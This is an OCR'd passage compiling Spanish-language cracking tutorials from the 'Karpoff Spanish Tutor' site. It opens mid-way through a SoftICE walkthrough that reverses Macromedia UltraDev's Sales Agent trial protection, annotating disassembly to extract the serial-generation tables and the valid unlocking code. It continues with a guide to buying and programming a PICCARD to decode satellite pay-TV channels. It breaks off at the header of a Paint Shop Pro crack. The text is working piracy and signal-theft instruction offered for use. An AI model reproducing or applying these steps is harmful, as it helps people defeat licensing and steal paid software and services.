
- Coge el exe o los exe's originales, UltraDev.exe en este caso, encripta la sección .text y lo renombra como UltraDev.tty.
- Crea un ejecutable con el mismo nombre que el original pero de muchicimo menor tamaño cuya función es iniciar el programa, por supuesto, para acto seguido llamar a la libreria rsagnt32.tty que es la que se encarga de desencriptar el ejecutable principal en memoria, controlar el tiempo de uso del programa y proporcionar la intefaz esa del ***Buy Now***, ***Try***, etc...
- En resumen, Sales Agent envuelve al programa en una especie de "caparazón" y limita su uso a X días, pero para que el programa pueda funcionar durante ese intervalo de tiempo NECESITA estar registrado de antemano. Por eso aparece el número que necesitamos en el Registro.

Estos son los archivos interesantes:

No adelantemos acontecimientos, así que acabamos la instalación (pedirá reiniciar el ordenador), iniciamos el programa, liquidamos el archivo que el antivirus detecta como "peligroso", encendemos un cigarro y dos minutos después, cuando salte el antivirus, volvemos a darle matarile al dichoso archivo. Nos registramos adecuadamente (botón de ***Buy Now***) escogiendo las opciones ***Go off line*** y ***Mail/Fax*** en sus correspondientes ventanas y reiniciamos el cacharro esta vez **ACTIVANDO** SoftICE.

Cargamos el programa en el Loader del Sice, esto es importante, hay que iniciarlo a traves del Symbol Loader si no la cosa se complica, prueba a ejecutar el programa normalmente y veras porqué. Cuando rompa en el PEP (Program

Entry Point) le metemos un ***bpx GetDlgItemTextA***, salimos con Crtl+D, vamos a ***Buy Now***, rellenamos el Unlocking Code con lo de siempre y empezamos**.**



EMPIEZA LA DIVERSION

Rompemos con SoftICE y aterrizamos después de un **F11** en el siguiente código, estamos dentro de Rsagnt32.tty:

```
* Reference To: USER32.GetDlgItemTextA, Ord:0104h
|
:10006201 FF1578320210 Call dword ptr [10023278]
:10006207 BF54FC0310 mov edi, 1003FC54 --> Aterrizamos aquí. Mueve nuestro Serial a EDI.
:1000620C 83C9FF or ecx, FFFFFFFF
:1000620F 33C0 xor eax, eax
:10006211 F2 repnz --> Coge Nuestro serial que
:10006212 AE scasb --> está en ES:EDI
:10006213 F7D1 not ecx --> ECX hace de contador.
:10006215 49 dec ecx
:10006216 83F90A cmp ecx, 0000000A --> Lo compara con 10 caracteres
:10006219 7455 je 10006270 --> Saltando que es gerundio...
..................................................... etc.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10006219(C)
|
:10006270 E88BB3FFFF call 10001600 --> Aquí caemos...
:10006275 8D953CFFFFFF lea edx, dword ptr [ebp+FFFFFF3C] --> Dirección para PERSONAL CODE.
:1000627B BF48FC0310 mov edi, 1003FC48 -->PERSONAL CODE en EDI.
:10006280 83C9FF or ecx, FFFFFFFF
:10006283 33C0 xor eax, eax
:10006285 F2 repnz
:10006286 AE scasb --> Aquí lo pilla.
:10006287 F7D1 not ecx
:10006289 2BF9 sub edi, ecx
:1000628B 8BC1 mov eax, ecx
:1000628D 8BF7 mov esi, edi --> Lo mismo en ESI.
:1000628F 8BFA mov edi, edx
:10006291 C1E902 shr ecx, 02
:10006294 F3 repz
:10006295 A5 movsd --> Otra vez en doble.
```

:10006296 8BC8 mov ecx, eax
:10006298 83E103 and ecx, 00000003
:1000629B F3 repz
:1000629C A4 movsb --> **Los dos bytes que nos faltan.**
:1000629D 8D8D70FFFFFF lea ecx, dword ptr [ebp+FFFFFF70] --> **Dirección para el Serial.**
:100062A3 51 push ecx --> **Guardala para luego.**
:100062A4 8B15F4FA0310 mov edx, dword ptr [1003FAF4] --> **Algo interesante.**
:100062AA 83C266 add edx, 00000066 --> **Dirección de la Tabla Nº 3, (ver más abajo).**
:100062AD 52 push edx --> **A guardar.**
:100062AE 8D853CFFFFFF lea eax, dword ptr [ebp+FFFFFF3C] --> **PERSONAL CODE.**
:100062B4 50 push eax --> **Guarda la dirección apuntada por edx en :10006275.**
:100062B5 E8C6710000 call 1000D480 --> **Aquí se genera el Serial**
:100062BA 83C40C add esp, 0000000C --> **Con el retorno del call el Serial en EAX**
:100062BD 33F6 xor esi, esi
:100062BF 89B538FFFFFF mov dword ptr [ebp+FFFFFF38], esi
:100062C5 6854FC0310 push 1003FC54
:100062CA 8D8D70FFFFFF lea ecx, dword ptr [ebp+FFFFFF70]
:100062D0 51 push ecx
..... etc.

Como puedes ver y comparar, si has leido mi ensayo anterior, nada nuevo bajo el sol, para cuando llegamos al call que genera el Serial nos marean un rato con el Personal Code y el Unlocking Code de aquí para alla. Bien, vamos a entrar en **call 1000D480** para ver como se genera el Serial.

Lo primero que vemos es que se cargan diversas tablas de caracteres, las puedes ver haciendo D EDI o D ESI según convenga para las Tablas 1º y 2ª, la Tabla Nº 3 aparece al rato en el valor apuntado por ECX. Estas tablas son las siguientes:

Tabla Nº 1	**PQYZMEROUA**
Tabla Nº 2	**JIKLICBXZC**
Tabla Nº 3	**9513844nF83jdyejj5**

El Serial es básicamente una transformación del Personal Code utilizando los valores de las tablas de arriba mediante el siguiente código:

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:1000D557(C)
|
:1000D4FF 8D340B lea esi, dword ptr [ebx+ecx] --> **En ESI dirección de la Tabla Nº 1.**
:1000D502 33C0 xor eax, eax --> **Se ponen a 0 EAX**
:1000D504 33D2 xor edx, edx --> **y EDX.**
:1000D506 8A042E mov al, byte ptr [esi+ebp] --> **En AL primer digito del Personal Code.**
:1000D509 8A16 mov dl, byte ptr [esi] --> **En DL primer caracter de la Tabla Nº 1.**
:1000D50B 33C2 xor eax, edx --> **Se xorea EDX con EAX**
:1000D50D 33D2 xor edx, edx --> **Se limpia EDX para**
:1000D50F 8A11 mov dl, byte ptr [ecx] --> **poner en DL el primer caracter de la Tabla Nº 3.**
:1000D511 BE19000000 mov esi, 00000019 --> **Un valor fijo en ESI.**
:1000D516 33C2 xor eax, edx --> **Lo xorea de nuevo.**
:1000D518 99 cdq --> **Una conversión de word a double word para la siguiente división.**
:1000D519 F7FE idiv esi --> **Divide EAX entre ESI, el cociente va a AX y el resto a DX.**
:1000D51B 8B74242C mov esi, dword ptr [esp+2C] --> **Se mueve a ESI el valor 0024353A.**
:1000D51F 33C0 xor eax, eax --> **EAX a 0 de nuevo.**
:1000D521 8A040E mov al, byte ptr [esi+ecx] --> **Mueve a AL el primer caracter de la Tabla Nº 2.**
:1000D524 BE19000000 mov esi, 00000019 --> **Se prepara para una nueva división.**
:1000D529 80C241 add dl, 41 --> **Le suma 0x41h al resto obtenido anteriormente.**
:1000D52C 88140F mov byte ptr [edi+ecx], dl --> **Valor provisional del Unlocking Code.**
:1000D52F 81E2FF000000 and edx, 000000FF
:1000D535 33C2 xor eax, edx --> **Xorea el resto+41 con el valor de la Tabla Nº 2.**
:1000D537 33D2 xor edx, edx --> **EDX a 0 otra vez.**
:1000D539 8A11 mov dl, byte ptr [ecx] --> **La 3ª Tabla de nuevo a DL.**
:1000D53B 33C2 xor eax, edx --> **Nuevo xoreo.**
:1000D53D 99 cdq --> **Conversión.**
:1000D53E F7FE idiv esi --> **División de nuevo**
:1000D540 80C241 add dl, 41--> **Le suma 0x41h otra vez y ya tenemos el valor definitivo.**

:1000D543 80FA4F cmp dl, 4F --> **Una comparación de control.**
:1000D546 7502 jne 1000D54A --> **Salta..**
:1000D548 B258 mov dl, 58

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:1000D546(C)
|
:1000D54A 8B442430 mov eax, dword ptr [esp+30] --> **Número de carateres del Serial (0x0Ah)**
:1000D54E 88140F mov byte ptr [edi+ecx], dl --> **Valor definitivo del caracter del Serial.**
:1000D551 41 inc ecx -->**Incrementa el valor para la Tabla 3ª.**
:1000D552 48 dec eax --> **EAX es el contador.**
:1000D553 89442430 mov dword ptr [esp+30], eax --> **Guardalo para la siguiente vuelta.**
:1000D557 75A6 jne 1000D4FF --> **Vuelta al principio hasta que EAX sea 0.**
:1000D559 8B442434 mov eax, dword ptr [esp+34] --> **¡Alehop!, ya tenemos el Serial en EAX.**
:1000D55D 5F pop edi --> **Vamos**
:1000D55E 5E pop esi --> **recuperando**
:1000D55F 5D pop ebp --> **valores...**
:1000D560 C6400A00 mov [eax+0A], 00 --> **Matxaka a 0 el valor siguiente al Serial.**
:1000D564 5B pop ebx --> **Recupera EBX.**
:1000D565 83C418 add esp, 00000018 --> **Corrige la Pila y**
:1000D568 C3 ret --> **nos vamos....**

Ya tenemos nuestro Unlocking Code en EAX, ahora lo más facil seria salir de SoftICE y ponerlo en su sitio para desbloquear el programa, pero a mi me queda una duda, ¿Donde y como se hace la comparación entre el Serial bueno y el de prueba que hemos puesto?, teniendo el Serial bueno no es una cosa que preocupe mucho, pero creo que este ensayo no estaría completo sin aclarar esto. Así que preparate para ver un poco más de código.

La cosa no tiene mucho misterio, veamos, acabamos de retornar del call y estamos aquí:

:100062B5 E8C6710000 call 1000D480 --> **Aquí se genera el Serial**
:100062BA 83C40C add esp, 0000000C --> **Estamos aquí, tenemos el Serial en EAX.**
:100062BD 33F6 xor esi, esi
:100062BF 89B538FFFFFF mov dword ptr [ebp+FFFFFF38], esi
:100062C5 6854FC0310 push 1003FC54 --> **Guarda nuestro Serial de prueba.**
:100062CA 8D8D70FFFFFF lea ecx, dword ptr [ebp+FFFFFF70] --> **El Serial Bueno.**
:100062D0 51 push ecx --> **Guardalo.**

* Reference To: KERNEL32.lstrcmpiA, Ord:02FFh
|
:100062D1 FF15CC300210 Call dword ptr [100230CC] --> **LLamada a la función del Kernel32.**
:100062D7 8BC8 mov ecx, eax --> **Por aquí**
:100062D9 83CFFF or edi, FFFFFFFF --> **no volveremos a pasar**
:100062DC 8975FC mov dword ptr [ebp-04], esi --> **si el Serial**
:100062DF B86F0D0000 mov eax, 00000D6F --> **no es bueno.**
:100062E4 898528EEFFFF mov dword ptr [ebp+FFFFEE28], eax --> **Esto es el comienzo**
:100062EA 99 cdq --> **de la rutinas de**
:100062EB F7F9 idiv ecx -->**encriptación del Serial para su colocación en el**
:100062ED 898528EEFFFF mov dword ptr [ebp+FFFFEE28], eax --> **archivo C:\Windows\rsagent.ini.**

Entramos en la llamada a Kernel32!lstrcmpiA, fijarse que en ECX esta la dirección con el Serial bueno, avanzamos con F8. De Kernel32!lstrcmpiA pasamos a Kernel32!ord_62 y de ahí a Kernel32!IsBadWritePtr, seguimos con F8 hasta llegar a este código:

:BFF7A74C mov esi, [ebp+10] --> **El Serial bueno.**
:BFF7A74F mov edi, [ebp+18] --> **El nuestro de prueba.**
:BFF7A752 cmp esi, eax --> **Una comparación , EAX = 0 por**
:BFF7A754 jz BFF7A259 --> **lo que no saltamos.**
:BFF7A75A cmp edi, eax --> **Otra.**
:BFF7A75C jz BFF7A259 --> **Idem.**
:BFF7A762 text ebx, BFF7A77B --> **EBX es 1.**
:BFF7A768 jz BFF7A77B --> **Saltamos...**
:BFF7A76A push 000003EC
:BFF7A76F call Kernel32!SetLastError
:BFF7A774 xor eax, eax
:BFF7A776 jmp BFF7B292
:BFF7A77B mov eax, [ebp+10] --> **Aquí, el Serial bueno en EAX.**

:BFF7A77E mov ecx, [ebp+18] --> **El de prueba en ECX.**
:BFF7A781 mov al, [eax] --> **Primer caracter del Serial a AL.**
:BFF7A783 cmp [ecx], al --> **Lo compara con el nuestro.**
:BFF7A785 jnz BFF7A7E8 --> **Nos manda al carajo...**
:BFF7A787 cmp byte ptr [esi], 00
:BFF7A78A jz BFF7A7E8
:BFF7A78C inc esi
:BFF7A78D inc edi
..... etc.

La primera comparación se hace entre AL y ECX, el código que sigue a este fragmento son todo comparaciones entre ESI y EDI, donde se compara a las claras, valor por valor, el Serial Bueno y el que hemos introducido, como puedes ver no se han partido mucho los cuernos pensando.

Por supuesto creo que no hay que decir que una vez que estamos dentro de alguna función del Kernel,o de cualquier otra dentro del Sistema, vamos, de tocar y cambiar cosas nada de nada, si no sigues mi consejo los resultados pueden ser expectaculares.

REGISTRANDO EL PROGRAMA

Tenemos el código de desbloqueo que introducimos en su casilla correspondiente, nos vuelve a pedir otro código, metemos el mismo y la cosa funciona. En la ventana final, después de rellenar los datos con lo que te de la gana, pones el Número de Serie que comienza por UDV y que hemos conseguido del archivo serialization, espera a que Sales Agent haga un Update y desaparezca de tu disco duro. ¡Felicidades! ya tienes un nuevo programa de Macromedia by the face.

CONCLUSION

Demos la gracias a la gente de Macromedia por sus fabulosos regalos, por que eso si, el programa una vez desbloqueado es para quitarse el sombrero. También hay que agradecerles los buenos ratos que nos hacen pasar aprendiendo a como **NO** se debe proteger un programa de la calidad y el precio de este. Esto es extensivo a todas las versiones Tryout de sus programas.

Bueno pues creo que esto es casi todo, si me dejo algo o necesitas alguna aclaración estoy en: arkanian@mailcity.com

Saludos y hasta otra.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

INTRODUCCIÓN A LAS TARJETAS DE CANAL SATÉLITE

AUTOR:	**XIRTAM**	FECHA:	23 / 04 / 2001

INTRODUCCION

En este tutorial vamos a ver todo lo que tenemos que saber para grabar nosotros mismos las tarjetas de canal satélite digital; además desde donde comprar hasta como grabarla y con que herramientas.

AL ATAKE

Lo primero que debes hacer es conseguir una tarjeta, existen multitud de modelos pero nosotros vamos a usar la PICCARD. Para conseguirla búscate la vida por ahí o cómprala por internet yo por si acaso te pongo unas cuantas direcciones donde las puedes conseguir:


www.virtualsat.net

www.electronicasuiza.com

En estas direcciones puedes conseguir todo lo que necesitas.

¿Qué necesito?

Bien lo que necesitas es la PICCARD en cuestión, un GRABADOR, de los que también existen multitud de modelos, nosotros usaremos el TE - 20 que tiene dos zócalos (que nos interesan) en los que se tienen que meter los chips manualmente y un cable serie para conectar el GRABADOR con el PC





¿Qué es esto?

Antes de nada una breve explicación; el chip más grande es el PIC (16F84) y el pequeño es la EPROM (24LC16B). El PIC es el que tiene la lista de canales... la EPROM es la que tiene el código con las keys para decodificar todos los canales.

¿Qué programas necesito?

Solamente necesitas dos programas el "IC-Prog" y el "pic.exe"






Este es el aspecto de los dos programas.

¿Cómo grabo los chips?


Veamos con el IC-Prog se pueden grabar los dos chips pero vamos a grabar solo el PIC, la EPROM la vamos a grabar con el programa "pic.exe".

<u>Veamos como se graba el PIC:</u>


Lo primero que tienes que hacer es seleccionar el dispositivo a grabar:



Ahora selecciona el archivo que quieres grabar:




Y por último grábalo:




Como se graba la EPROM:

El método es similar, selecciona el dispositivo:




Ahora selecciona el archivo a grabar:




Antes de grabar haz lo siguiente:

En el menú OPTIONS elige Ludipipo y el puerto en el que tengas el cable ej: (COM1)



Después de configurar el GRABADOR dale a Testhardware para haber si te lo detecta y finalmente grábalo:




*NOTA: Si te da error es porque este programa a veces da problemas al abrir el puerto. Para solucionarlo se puede abrir el IC-Prog y darle en el Menú a Command / Read all seguido vulve a darle a Testhardware y te pondrá un mensaje "Hardware Present" graba y ya está.

FIN

Notas Finales:

· Los programas puedes encontrarlos en la página de virtualsat en la sección software.

· Los chips tienen una hendidura que debe coincidir con la de los zócalos a la hora de grabar, sino se rompe el chip.



· Lo que se expone en este manual está comprobado ya que se ha hecho basandose en la propia experiencia.

· Esta página no contiene enlaces a páginas ilegales ni de caracter ilícito, todo lo aquí expuesto es totalmente legal.

Saludos a EBUC

ESTE TEXTO SE HA HECHO CON FINES EDUCATIVOS EN NINGÚN MOMENTO EL AUTOR NI EL DUEÑO DE LA PÁGINA SE RESPONSABILIZAN DEL USO INDEBIDO QUE SE HAGA DE LA INFORMACIÓN.

Si teneis alguna duda o pregunta mandarme un Email si puedo os responderé.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa:	**Paint Shop Pro 7.0 y Animation Shop 3.0**

PROTECCION:	Evaluación de 30 dias		
Objetivo:	Límite de tiempo y nags-screen		
Dificultad:	Aficionado		
Herramientas:	* HexEditor *(Hacker's View o HexWorkShop 2.54)* * SoftICE 3.2x * KrackPE (de nuMIT_or (KUT))		
CRACKER:	**kamui**	**FECHA:**	**20/02/2001**

INTRODUCCION

